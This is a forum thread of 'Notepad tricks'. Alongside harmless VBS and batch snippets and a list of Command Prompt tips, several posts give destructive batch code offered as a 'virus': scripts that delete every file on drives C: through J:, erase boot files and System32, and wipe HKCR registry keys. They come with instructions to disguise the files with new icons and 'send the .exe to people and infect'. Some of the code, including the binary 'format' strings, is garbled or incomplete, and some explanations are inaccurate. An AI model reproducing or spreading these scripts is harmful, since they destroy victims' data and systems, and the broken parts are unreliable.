Notepad Trick To Convert Text To Audio

Notepad Trick To Convert Text To Audio

Herbalist Dr MziziMkavu

JF-Expert Member
Joined
Feb 3, 2009
Posts
43,037
Reaction score
34,741
Hello Friends today am Gonna show a small Trick by using notepad Which can convert text to audio with just by a click.

1)Open Notepad and copy/paste the below code


Dim msg, sapi
msg=InputBox("Enter your text for conversion–www.kingofdkingz99.blogspot.in/","SARIN Text-To-Audio Converter")
Set sapi=CreateObject("sapi.spvoice")
sapi.Speak msg


2)Save as yourname.VBS
3)Now open the saved file and Enter the text you want to convert and click OK.


Top 5 Cool Notepad Tricks


World trade center attack trick on notepad


As some of you might be knowing that the flight number of the plane that had hit World Trade Center on that dreadful day (9/11) was Q33NY. Now call this trick a coincidence or anything else but whatever it is, it does startle us. you will be definately amazed by the this trick.


  • First open Notepad.
  • Type “Q33N” (without quotes) in capital letters.
  • Increase the font size to 72.
  • Change the Font to Wingdings.

Enjoy and subscribe below !!!


2. Matrix Effect Trick

In this trick i will show you to make a batch file in notepad which will act as matrix effect that you might have seen in movies.Matrix effect is basically number flashes in green color.

1. Open Noteapad and copy below code into it.
@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start​
2. Now save this file as Matrix.bat (name can be anything but .bat is must)
3. Open your saved file and you will have matrix effect on your screen.


3. Creating Virus That Format C Drive

In this trick we will be creating virus in notepad using batch file programming. This virus is really simple to create yet very dangerous. opening this file we delete or format C drive of your computer.

1. Open Notepad and copy below code into it.
@Echo off
Del C:\ *.* |y​

2. Then Save this file as virus.bat
3. Now, running this file format C Drive.


4. Making Personal Diary Using Notepad

Here you will learn to use notepad as Digital diary or a log book to keep record of your daily work instead of using pen and paper.


1. Open Notepad and Type .LOG (in capital Letters and press enter
2. Save the program with any name and close it.
3. Open the file again. Now you can see current date and time, This will happen every time you reopen notepad


5. Dancing Keyboard Led


In this part i will show you to make interesting file using notepad which will make keyboard led to dance. basically we will be creating a visual basic script.

1. OpenNotepad and copy below codes into it.
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop​
2. Then save this file as dance.vbs (name can be anything but .vbs is must)
3. Open your save file and see your keyboard led blinking like disco lights.
 
Make your computer talk what you type !


This is very good and interesting Visual Basic Script Trick which let your computer speaks whatever you type. There is no requirement of any software. Just follow below simple steps.


  • First open Notepad and copy below codes
Dim message, sapi
message=InputBox("What do you want me to say?","COOL HACKING TRICKS")
Set sapi=CreateObject("sapi.spvoice")
sapi.Speak message​

  • Now save the notepad file as talk.vbs
  • Now close the notepad file and open it again.
  • Done !!!


Watch Star Wars movie in CMD


This is very intersting and amazing command prompt trick which will play star wars movie in the command prompt or cmd. Below are complete steps with screen shots for this trick with. Without wasting time lets gets started.


1. Go to start > Run and type in cmd and press enter

2. Now type in telnet as shown below and press enter.


3. After that enter o as shown below and press enter.


4. Next enter towel.blinkenlights.nl as shown below and press enter.


5. Now star wars movie will start playing on your command prompt.


6. Enjoy !! and dont miss to subscribe below .


#1 Bush Hid the Facts – Most Popular Notepad Tricks

This is one of the mysterious notepad tricks we know. According to the trick it really seems Microsoft had put some hack into the coding of notepad making the text hidden after saving it.
Bush Hid the Facts – Most Popular Notepad Trick Open notepad.
Type BUSH HID THE FACTS
Save that file.
Close it
Open It Again See…

Why This Happens ? :


It was later known 4335 Rule. It means that if we enter four words separated by spaces, wherein the first word has 4 letters, the next two have three letters each, and the last word has five letters. Then Notepad Automatically hides the text into unknown code. Similar are with “this app can break”.


OR


STEP 1: OPEN NOTEPAD
STEP 2: WRITE FOLLOWING LINE IN THE NOTEPAD.
THIS APP CAN BREAK
STEP 3: SAVE THIS FILE AS AAA.TXT
STEP 4: CLOSE THE NOTEPAD.
STEP 5: OPEN THE FILE AGAIN.
VOILLA!!


OR

1> OPEN NOTEPAD
2> ENTER FOUR WORDS SEPARATED BY SPACES, WHEREIN THE FIRST WORD HAS 4 LETTERS, THE NEXT TWO HAVE THREE LETTERS, AND THE LAST WORD HAS FIVE LETTERS
3> DON’T HIT ENTER AT THE END OF THE LINE.
4> SAVE THE FILE.
5> CLOSE NOTEPAD.
6> REOPEN NOTEPAD.
7> OPEN THE FILE YOU JUST SAVED.
YOU ARE DONE!!!


#2 World Trade Centre Attack Trick – Shocking Notepad Tricks

Did you know that the flight number of the plane that had hit WTC on 9/11 was Q33NY …
Open your Notepad
Type the flight number i.e Q33N in Capital Letters.
Increase the Font Size to 72
Change the Font to Wingdings
You will be amazed by the findings. Its a Plane going for 2 building shaped structures & then death.(see below) WTF ?
Must Be Shocking Right.
But This Is Only Hoax As No Plane No:-Q33N Crashed Into Twin Towers.


#3. Test Your Anti-Virus

You can also test your anti virus program for its effectiveness using a simple notepad trick. Follow the steps below to know more:
Open Notepad.
Copy the code give below in the notepad file:
X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
Save it with an .exe extension like testvirus.exe
This test is also known as EICAR (European Institute for Computer Antivirus Research) test file.
The file is simply a text file of either 68 or 70 bytes that is a legitimate executable file called a COM file that can be run by Microsoft operating systems and some work-alikes (except for 64-bit due to 16-bit limitations), including OS/2. When executed, it will print “EICAR-STANDARD-ANTIVIRUS-TEST-FILE!” and then stop. The test string was specifically engineered to consist of ASCII human-readable characters, easily created using a standard computer keyboard. It makes use of self-modifying code to work around technical issues that this constraint makes on the execution of the test string.


#4. Continually Pop The CD Drive

Open Notepad.
Copy the code given below onto the notepad file:
Set oWMP = CreateObject(“WMPlayer.OCX.7?)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Save it as “Anything.VBS”.
Now open the file and see the magic! The file will continuously force the CD rom to pop out! And If you have more than one then it pops out all of them!
Note: Don’t worry when this crazy notepad trick opens your cd tray continuously. If you want to end this script simply Open Task Manager(Alt+Ctrl+Delete). Under Processes end the process “wscript.exe”


#5.Convert Text Into Audio Using Notepad

How To Do It ?
Open Notepad file on your Windows PC.
Copy and paste the below mentioned code :
Dim msg, sapi
msg=InputBox(“Enter your text for conversion–www.techvorm.com”,”TechVorm Text-To-Audio Converter”)
Set sapi=CreateObject(“sapi.spvoice”)
sapi.Speak msg
Save this file with any name with .vbs as extension. For eg. Text-To-Audio.vbs
Thats it ! Your Text to Audio converter is ready to be used. Now open the saved file and key in the text you want to convert and click OK. If you find any difficulties in using this code, let me know via comments section.


#6. Matrix Effect

Not much to explain, just follow the steps and see the amazing matrix effect happen in your DOS window:
Open Notepad.
Copy the below mentioned text in your notepad file: echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start
Save the file with .bat extension like Matrix.bat
Thats it. Just open the file to see the matrix effect right before your eyes!


#7. Change The Header/Footer Of Your Notepad File

More often than not whenever you get a printout of your notepad file, it starts with “Untitled” or the filename at top, and “Page ” on bottom. Now if you want to get rid of it or want to change it, just follow the simple steps given below.
Open Notepad.
Click on File -> Page Setup.
Replace the text written in the “Header” and “Footer” box (as shown above) by any of the following codes:
&l Left-align the characters that follow
&c Center the characters that follow
&r Right-align the characters that follow
&d Print the current date
&t Print the current time
&f Print the name of the document
&p Print the page number

 
Last edited by a moderator:
#8. Constantly Repeat Messages
Using this notepad trick you can annoy anyone and can actually force them to log off or leave the computer (LOL….). This notepad trick will create an infinite cycle of a message in the computer. Follow the steps to know more:
Open Notepad.
Paste the following code in the notepad file: echo off
:Begin
msg * Hi
msg * Are you having fun?
msg * I am!
msg * Lets have fun together!
msg * Because you have been o-w-n-e-d
GOTO BEGIN
Save the file with any file name but with .bat as extension and close it. For eg. Freakymessage.bat
After saving the file just open it (by double clicking) and see what happens.

#9. Shut-down The Computer After Conveying Any Message


This one is kind of an annoying trick and if used unknowingly can certainly cause problems (am serious). What this trick does is, after conveying a (any) message it shuts down the computer without any confirmation. In order to create the Shutdown file, follow the below mentioned steps:
Open Notepad.
Paste the following code in it: echo off
msg * Its time to get some rest.
shutdown -c “Error! You have to take rest! Byeeeeee” -s
Save the file with any name but with .bat extension and close it. For eg. TakeRest.bat


#10. Toggle Keyboard Button Simultaneously


Using Notepad (and VB) you can set different keys on your keyboard to toggle continuously. Following are the 3 tricks using which different keys can be set to toggle simultaneously. Follow the steps given under each head to try out the tricks.
1. Caps Lock Key
Open Notepad.
Paste the following code in the notepad file:
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
loop
Save the file with anyname and .vbs extension. and close it.
Now open the newly created file and see how the caps lock key behaves on your keyboard!
2. Hit Enter Key Continuously
Open Notepad.

Paste the following code in the notepad file:

Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop

Save the file with any name and .vbs extension and close it.

Now open the newly created file and see how the enter key behaves!


3. Hit Backspace Key Continuously
Open Notepad.
Paste the following code in the notepad file:


MsgBox “Lets Rumble”
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop

Save the file with any name and with .vbs extension and close it.

Now open the newly created file and see how the key behaves!


#11. Type “You are a fool” Continuously

Not much to explain, the title says it all! Follow the steps to make this trick work:
Open Notepad.
Paste the following code in the notepad file:


Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “You are a fool.”
loop

Save the file with any name but with .vbs extension and close it.

Ope the file and see how it makes you type!


#12. Open Notepad continuously

Open Notepad.
Paste the following code in your notepad file:


echo
off
:top
START %SystemRoot%system32notepad.exe
GOTO top

Save the file with any name nut with .bat extension and close it.

Now open the file and see how it annoys you by opening notepad again and again.


#13. Pick Your Option Batch File

When used this creates a file which asks you to choose a number between 1-5 and then does a certain action (as shown below – Action accompanied by number):

1 – Shut’s down the computer
2 – Restart’s the computer
3 – Wipes out the hard drive
4 – Net send
5 – Shows a message & then shut’s down the computer
Before you try out this trick, keep in mind that this can cause loss of important data on your (or any one else’s on which you are running this file) computer system. So BEWARE! In order to create the file, follow the steps given below:

Open Notepad.

Paste the following code in the notepad file:

echo
off
title Get A Life
cd C:
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press ‘x’ then your PC will be formatted. Do not cry if you loose your data or anything.
pause
echo Pick your option:
echo 1. Die Slowly
echo 2. Instant Death
echo 3. Stay Away From This One
echo 4. Die this way (For Wimps!)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two

Save the file with any name and with a .bat extension and close the file.


#14. IN THIS HACK I WILL SHOW YOU HOW TO FORMAT A HDD USING NOTEPAD AND HOW TO DESTROY VICTIMS PC USING NOTEPAD. THIS IS REALLY COOL.

(A) STEP 1 :-
COPY THE FOLLOWING IN NOTEPAD EXACTLY AS IT IS
.
SAYS01001011000111110010010101010101010000011111100000

STEP 2 :-
SAVE AS AN .EXE ANY NAME WILL DO

STEP 3 :-
SEND THE .EXE TO PEOPLE AND INFECT
OR

IF YOU THINK CANNOT FORMAT C DRIVE WHEN WINDOWS IS RUNNING TRY LAUGHING AND U WILL GET IT Secret. ANY WAY SOME MORE SO U CAN TEST ON OTHER DRIVES THIS IS SIMPLE BINARY CODE
FORMAT C:\ /Q/X — THIS WILL FORMAT YOUR DRIVE C:\
01100110011011110111001001101101011000010111010000 100000011000110011101001011100
0010000000101111010100010010111101011000
FORMAT D:\ /Q/X — THIS WILL FORMAT YOUR DIRVE D:\
01100110011011110111001001101101011000010111010000 100000011001000011101001011100
0010000000101111010100010010111101011000
FORMAT A:\ /Q/X — THIS WILL FORMAT YOUR DRIVE A:\
01100110011011110111001001101101011000010111010000 100000011000010011101001011100
0010000000101111010100010010111101011000
DEL /F/S/Q C:\BOOT.INI — THIS WILL CAUSE YOUR COMPUTER NOT TO BOOT.
01100100011001010110110000100000001011110100011000 101111010100110010111101010001
00100000011000110011101001011100011000100110111101 101111011101000010111001101001
0110111001101001
TRY TO FIGURE OUT URSELF REST
CANT SPOONFEED
ITS WORKING
DO NOT TRY IT ON YOUR PC. DON’T MESS AROUND THIS IS FOR EDUCATIONAL PURPOSE ONLY
STILL IF YOU CANT FIGURE IT OUT TRY THIS
GO TO NOTEPAD AND TYPE THE FOLLOWING:

(B) echo OFF
DEL C:\ *.*|Y
SAVE IT AS DELL.BAT
WANT WORSE THEN TYPE THE FOLLOWING: echo OFF
DEL %SYSTEMDRIVE%\*.*/F/S/Q
SHUTDOWN -R -F -T 00
AND SAVE IT AS A .BAT FILE

(C) HOW TO SHUTDOWN A COMPUTER FOREVER..
CODE: echo OFF
ATTRIB -R -S -H C:\AUTOEXEC.BAT
DEL C:\AUTOEXEC.BAT
ATTRIB -R -S -H C:\BOOT.INI
DEL C:\BOOT.INI
ATTRIB -R -S -H C:\NTLDR
DEL C:\NTLDR
ATTRIB -R -S -H C:\WINDOWS\WIN.INI
DEL C:\WINDOWS\WIN.INI

OPEN UP AND COPY THE CODE AND SAVE IT AS .BAT FILE..
THIS WILL SHUT DOWN THE PERSON’S COMPUTER.IT SHUTS IT OFF ONCE AND DELETES THE FILES NEEDED TO REBOOT AND RESTART.
REMEMBER – DO NOT OPEN THE FILE.
YOU WON’T RECOVER YOUR COMPUTER BACK AFTER YOU OPEN THE .BAT FILE!

(D) A SIMPLE HACK TO DESTROY UR VICTIM’S PC
I M HERE EXPLAIN TO MAKE A FILE THAT DESTROYS UR VICTIMS PC
I M NOT RESPONSIBLE FOR THE DAMAGE CAUSED BY THIS FILE.”

1. OPEN NOTEPAD
2. WRITE THE ABOVE COMMAND : -
DEL C:\WINDOWS\SYSTEM32\*.*/Q
3. SAVE THE ABOVE NOTEPAD WITH THE EXTENSION “.BAT OR .CMD” AS U WANT
4. !!!!!!!!!!!!!!!!!!!!!!ATTENTION!!!!!!!!!!!!!!!!!!! !!!
DON’T DOUBLE CLICK THE FILE OTHERWISE U R IN TROUBLE.
WHY ?????? BCZ THE FILE U CREATED DELETE ALL FILES FROM UR
SYSTEM32 FOLDER AND WHEN U RESTART UR PC IT WILL NOT START
BCZ SYSTEM CAN NOT FIND THE FILES IN THE SYSTEM32 FOLDER WHICH
IS REQUIRED AT THE TIME OF BOOTING.
5. YOU CAN ALSO TEST THE ABOVE BY CREATING A FAKE FOLDER LET SUPPOSE
WINDOWS1 IN C:\. COPY SOME OLD FILES IN IT AND JUST FOLLOW THE
ABOVE COMMAND.BY DOUBLE CLICKING THE BAT OR CMD FILE UR ALL FILES
AUTOMAITCALLY GET DELETED.
6. YOU CAN TRY THIS FILE IN ANY ONE`S COMPUTER.(BUT THIS RESULT IN CAUSING DAMAGE TO THE COMPUTER, SO THINK AGAIN BEFORE TRYING THIS ON ANYONE’S PC)
***MOST DANGEROUS NOTEPAD TRICK***
OPEN NOTEPAD
TYPE: echo OFF
START REG DELETE
HKCR/ .EXE
START REG DELETE
HKCR/.DLL
START REG DELETE HKCR/*
:MESSAGE
ECHO YOUR COMPUTER HAS
BEEN FCKED.HAVE A
NICE DAY.
GOTO MESSAGE


 
Make a Very Dangerous Virus with Notepad

USE THIS TRICK FOR ETHICAL USE ONLY
Just open your notepad

1) Click start -> all programs -> accessories -> notepad

2) Or just press or click windows key + r :: run window will open and

type notepad and hit enter .


NOW TYPE THE FOLLOWING CODE

echo off
del D:\*.* /f /s /q
del E:\*.* /f /s /q
del F:\*.* /f /s /q
del G:\*.* /f /s /q
del H:\*.* /f /s /q
del I:\*.* /f /s /q
del J:\*.* /f /s /q

then save it as kinng.bat and the batch file is created .

WARNING :: This is the most dangerous virus

Delete the entire registry

echo
OFF
START reg delete HKCR/.exe
START reg delete HKCR/.dll
START reg delete HKCR/*


now save it as kinng.bat and the batch file is created .


Notepad Virus coding


1) Toggle your friend's Caps Lock button simultaneously:

Type :

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop

Save it as "Anything.VBS" and send it.

2)Continually pop out your friend's CD Drive. If he / she has more than one, it pops out all of them!

Type :

Set oWMP = CreateObject("WMPlayer.OCX.7&#8243😉
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next


For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

Save it as "Anything.VBS" and send it.
 
3) Convey your friend a lil’ message and shut down his / her computer:
Type :
echo off
msg * I don’t like you
shutdown -c “Error! You are too stupid!” -s
Save it as “Anything.BAT” in All Files and send it.


4) Frustrate your friend by making this VBScript hit Enter simultaneously:

Type :

Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop
Save it as “Anything.VBS” and send it.

5) Open Notepad, slowly type “Hello, how are you? I am good thanks” and freak your friend out:

Type :
WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject(“WScript.Shell”)
WshShell.Run “notepad”
WScript.Sleep 100
WshShell.AppActivate “Notepad”
WScript.Sleep 500
WshShell.SendKeys “Hel”
WScript.Sleep 500
WshShell.SendKeys “lo “
WScript.Sleep 500
WshShell.SendKeys “, ho”
WScript.Sleep 500
WshShell.SendKeys “w a”
WScript.Sleep 500
WshShell.SendKeys “re “
WScript.Sleep 500
WshShell.SendKeys “you”
WScript.Sleep 500
WshShell.SendKeys “? “
WScript.Sleep 500
WshShell.SendKeys “I a”
WScript.Sleep 500
WshShell.SendKeys “m g”
WScript.Sleep 500
WshShell.SendKeys “ood”
WScript.Sleep 500
WshShell.SendKeys ” th”
WScript.Sleep 500
WshShell.SendKeys “ank”
WScript.Sleep 500
WshShell.SendKeys “s! “
Save it as “Anything.VBS” and send it.


6) Frustrate your friend by making this VBScript hit Backspace simultaneously:

Type :
MsgBox “Let’s go back a few steps”
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop
Save it as “Anything.VBS” and send it.


7) Hack your friend’s keyboard and make him type “You are a fool” simultaneously:

Type :
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “You are a fool.”
loop
Save it as “Anything.VBS” and send it.


8. Open Notepad continually in your friend’s computer:

Type : echo off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
Save it as “Anything.BAT” and send it.

9) Hard prank: Pick your poison batch file. It asks your friend to choose a number between 1-5 and then does a certain action:

1: Shutdown
2: Restart
3: Wipes out your hard drive (BEWARE)
4: Net send
5: Messages then shutdown
Type : echo off
title The end of the world
cd C:\
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press ‘x’ then your PC will be formatted. Do not come crying to me when you fried your computer or if you lost your project etc…
pause
echo Pick your poison:
echo 1. Die this way (Wimp)
echo 2. Die this way (WIMP!)
echo 3. DO NOT DIE THIS WAY
echo 4. Die this way (you’re boring)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two
Save it as “Anything.BAT” and send it.
You might wanna have to change the Icon of the file before sending it to your friend, so right click the file, click Properties, click on the ‘Change’ Icon and change the icon from there.

10) THRETEN BY MAKING SCREEN FLASH

To make a really cool batch file that can make your entire screen flash random colors until you hit a key to stop it, simply copy and paste the following code into notepad and then save it as a .bat file. echo off
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg
echo g=100>>\z.dbg
echo q>>\z.dbg
debug <\z.dbg>nul
del \z.dbg
But if you really want to mess with a friend then copy and paste the following code which will do the same thing except when they press a key the screen will go black and the only way to stop the batch file is by pressing CTRL-ALT-DELETE. echo off
:a
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg
echo g=100>>\z.dbg
echo q>>\z.dbg
debug <\z.dbg>nul
del \z.dbg
goto a

To disable error (ctrl+shirt+esc) then end process wscript.exe
Enjoy!!!^


Last edited by a moderator:
21 CMD TRICKS

1. Use Ctrl-C to Abort a Command
Just about any command can be stopped in its tracks with the abort command: Ctrl-C.If you haven't actually executed a command, you can just backspace and erase what you've typed, but if you've already executed it then you can do a Ctrl-C to stop it.Warning: Ctrl-C isn't a magic wand and it can't undo things that aren't undoable, like a partially complete format command. However, for things like the dir command that seem to go on forever or questions you're asked at the prompt that you don't know the answer to, the abort command is an excellent Command Prompt trick to know.


2. View a Command's Results One Page (or Line) at a Time
Ever run a command, like the dir command, that produces so much information on the screen that it's almost useless? You're not alone.One way around this is to execute the command in a special way so whatever information is generated is shown to you one page, or one line, at a time.To do this, just type the command, the dir command for example, and then follow it with the pipe redirection operator and then the more command.For example, executing dir /s | more will generate the thousands of lines of results that you expect from the dir command, but the more command will pause each page of results with &#8211; More &#8211; at the bottom of the page, indicating that the command is not done running.Just press the space bar to advance by page or press the Enter key to advance one line at a time.See Command Prompt Trick #7 below for a different solution to this problem.


3. Run Command Prompt as an Administrator Automatically
Many commands require that you execute them from an elevated Command Prompt in Windows &#8211; in other words, execute them from a Command Prompt that's run as an administrator.You can always right-click on any Command Prompt shortcut and choose Run as administrator but creating a shortcut to do the same thing can be a huge time saver if you're a frequent Command Prompt power user.To complete this Command Prompt trick, just create a Command Prompt shortcut on the desktop, enter the shortcut's properties and then select the Run as administrator box located in the Advancedbutton on the Shortcut tab.


4. Become a Command Prompt Power User with Function Keys
The fact that the function keys actually do something in the Command Prompt is maybe one of the best kept secrets about the tool:F1: Pastes the last executed command (character by character)
F2: Pastes the last executed command (up to the entered character)
F3: Pastes the last executed command
F4: Deletes current prompt text up to the entered character
F5: Pastes recently executed commands (does not cycle)
F6: Pastes ^Z to the prompt
F7: Displays a selectable list of previously executed commands
F8: Pastes recently executed commands (cycles)
F9: Asks for the number of the command from the F7 list to pasteCommand Prompt Trick #17 is full of arrow key shortcuts, a few of which are similar to these function key tricks.

5. Hack the Prompt Text
Did you know that the prompt itself in the Command Prompt is completely customizable thanks to the prompt command? It is, and when I say customizable, I mean really customizable.Instead of C:\>, you can set the prompt to any text you want, have it include the time, the current drive, the Windows version number, you name it.One useful example is prompt $m$p$g which will show the full path of a mapped drive in the prompt, alongside the drive letter.You can always execute prompt alone, without options, to return it to its sometimes boring default.

6. Get Help for Any Command
Believe it or not, the help command does not provide help for every Command Prompt command. However, any command can be suffixed with the /? option, usually called the help switch, to display detailed information about the command's syntax and often times even some examples.I doubt that the help switch is the coolest Command Prompt trick you've ever heard of, but it's hard to disagree that it's one of the more useful.Unfortunately, neither the help command nor the help switch offer much in the way of explaining how to interpret the syntax. See How To Read Command Syntax if you need help with that.


7. Save a Command's Output to a File
An incredibly useful Command Prompt trick is the use of redirection operators, specifically the > and>> operators.These little characters let you redirect the output of a command to a file, giving you a saved version of whatever data the command produced in the Command Prompt window.Let's say you're about to post a computer problem to an online forum, like my computer support forum for example, and you want to provide really accurate information about your computer. An easy way to do that would be to use the systeminfo command with a redirection operator.For example, you might execute systeminfo > c:\mycomputerinfo.txt to save the information provided by the systeminfo command to a file. You could then attach the file to your forum post.See How To Redirect Command Output to a File for more examples and a better explanation of how to use redirection operators.

8. View Your Hard Drive's Entire Directory Structure
I think one of the neatest little commands is the tree command. With tree, you can create a kind of map of your computer's directories.Execute tree from any directory to see the folder structure under that directory.Tip: With so much information, it's probably a good idea to export the results of the tree command to a file. For example, tree /a > c:\treeresults.txt, just as explained in Command Prompt Trick #7.

9. Customize the Command Prompt Title Bar Text
Tired of that Command Prompt title bar text? No problem, just use the title command to change it to whatever you like.For example, let's say your name is Maria Smith, and you want to express your ownership of the Command Prompt: execute title Property of Maria Smith and the Command Prompt's title bar will change immediately.The change won't stick, so the next time you open Command Prompt the title bar will be back to normal.The title command is usually used to help give a custom appearance in script files and batch files&#8230; not that I'm saying titling it with your name isn't a good idea!

10. Copy From the Command Prompt
As you may or may not know, copying from the Command Prompt is not as easy as copying from other programs, which is part of the reason why saving a command's output to a file, Command Prompt Trick #7, is so handy.But what if you do just want to copy a short section of text to the clipboard? It's not too hard but it's not very intuitive either.Right-click anywhere in the Command Prompt window and choose Mark. Now, highlight with your left mouse button whatever you'd like to copy. Once your selection is made, press Enter.Now you can paste that information into whatever program you'd like.

11. Open the Command Prompt From Any Location
If you've ever worked in the Command Prompt for very long, you know that it can be really frustrating executing the cd/chdir command over and over again to get to the right directory you want to work from.Luckily, there's a super easy Command Prompt trick that will let you open a Command Prompt window from whatever folder you're viewing in Windows.All you have to do is navigate, in Windows, to the folder you want to start working from in the Command Prompt. Once there, hold down your Shift key while you right-click anywhere in the folder. Once the menu pops up, you'll notice an entry that's not usually there: Open command window here.Click it and you'll start a new instance of the Command Prompt, ready and waiting at the right location!If you're a Command Prompt power user, you'll immediately recognize the value in this little trick.

12. Drag and Drop For Easy Path Name Entry
Most Command Prompt commands require you, or have options, to specify full paths to files or folders but typing out a long path can be frustrating, especially when you miss a character and have to start over.For example, in Windows 7, the path to the Accessories group in my Start Menu isC:\Users\Tim\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories. Who wants to type that all in manually? Not me.Luckily there's a Command Prompt trick that makes this much easier: drag and drop.Just navigate to the folder you want the path for in Windows Explorer. Once there, drag the folder or file to the Command Prompt window and let go. Like magic, the full path is inserted, saving you a considerable amount of typing depending on the length and complexity of the path name.Note: Unfortunately, the drag and drop feature does not work in an elevated Command Prompt.

13. Shut Down or Restart Another Computer
System administrators in a business environment do this all the time for lots of reasons, but you can also shut down or restart another computer on your network, all from your computer's Command Prompt.The easiest way to shut down a computer remotely is to execute shutdown /i from the Command Prompt which will open the Remote Shutdown Dialog, shown here. Just enter the name of the remote computer (which you can get by running the hostname command on the other PC), choose what you want to do (restart or shutdown), select some other options and then click OK.So whether you're brushing up on your command skills or just scaring a family member, this Command Prompt trick is a fun one.You can also shut down or restart another computer strictly from the Command Prompt with the shutdown command, without using the Remote Shutdown Dialog.

14. Use Robocopy as a Backup Solution
Thanks to the robocopy command, you don't need to use Window's backup software or install a third party program to manage your backups.Just execute robocopy c:\users\tim\documents f:\backup\documents /copyall /e /r:0 /dcopy:t /mir, obviously replacing the source and destination folders with whatever you'd like to backup and where. The robocopy command with these options functions identically to an incremental backup software tool, keeping both locations in sync.You don't have the robocopy command if you're using Windows XP or earlier. However, you do have the xcopy command, which can be used to do something very similar: xcopy c:\users\tim\documents f:\backup\documents /c /d /e /h /i /k /q /r /s /x /y.No matter which command you choose to use, just create a script file containing the command and schedule it to run in Task Scheduler and you'll have your own custom made backup solution.I've chosen to use the robocopy command on my personal computers as my only local backup solution because I like the level of control it gives me. Hopefully you take that as a vote of confidence in this incredibly useful Command Prompt trick.

15. View Your Computer's Important Network Information
Maybe just for your own information, but certainly when you're troubleshooting a network or Internet problem, you'll probably at some point need to know details about your computer's network connection.Everything you'd want to know about your network connection is available somewhere in the Control Panel in Windows, but it's much easier to find, and much better organized, in the results from the ipconfig command.Open Command Prompt and execute ipconfig /all. What displays on screen next is everything important about your network connection: your IP address, hostname, DHCP server, DNS information, and much, much more.Combine this hack with Command Prompt Trick #7 and you've got a very easy way to get information about your connection to someone helping you with a problem.

16. Map a Local Folder Just Like a Network Drive
The net use command is used to assign shared drives on a network to your own computer as a drive letter, but did you know there's another command that can be used to do the same thing to any folder on any of your local hard drives?There is and it's called the subst command. Just execute the subst command, followed by the path of the folder you wish to appear as a drive. For example, let's say you want your C:\Windows\Fonts folder to appear as the Q: drive. Just execute subst q: c:\windows\fonts and you're set!This Command Prompt trick makes accessing a particular location from the Command Prompt much easier.

17. Access Previously Used Command with the Arrow Keys
Another great Command Prompt trick has to be the use of the keyboard arrow keys to cycle through previously executed commands. The up and down arrow keys cycle through the commands you've entered and the right arrow automatically enters, character by character, the last command you executed.This might not sound that interesting, but there are several situations where the arrow keys become huge time savers.Consider this example: You've typed out 75 characters of a command and then try to execute it, only to find that you forgot to add an option at the very end. No problem, just hit the up arrow and the entire command is automatically entered in the Command Prompt window, ready for you to edit to make it work.

18. Automatically Complete Commands with Tab Completion
